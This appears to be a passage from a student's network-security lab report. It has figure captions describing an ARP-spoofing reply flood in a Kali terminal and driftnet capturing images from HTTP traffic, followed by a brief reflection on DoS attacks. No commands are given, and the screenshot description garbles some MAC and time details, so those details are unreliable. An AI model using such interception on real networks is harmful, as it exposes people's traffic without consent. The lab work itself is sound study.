


Figure 25:






Figure 26:



The screenshot shows a terminal window titled "root@kali: ~". The window displays a large volume of network traffic, specifically ARP replies, captured over a period of 8:00:27. The traffic originates from a device with MAC address d:3c:e5 and destination MAC address 8:0:27:72:52:60. The traffic consists of approximately 1000 ARP reply frames, each containing the MAC address of the source host (8:0:27:ae:38:33) and the IP address 10.0.0.207. The traffic is labeled as "arp reply" and "is-at" in the terminal output.

Figure 27: when visiting a website using HTTP, driftnet will show the images transmitted.



4. thoughts about this week

The lab part has been really interesting and allowed me to learn several new things and tricks. Also studying the chapter regarding DoS attacks and defence introduced me several interesting topics which i want to deepen in the future.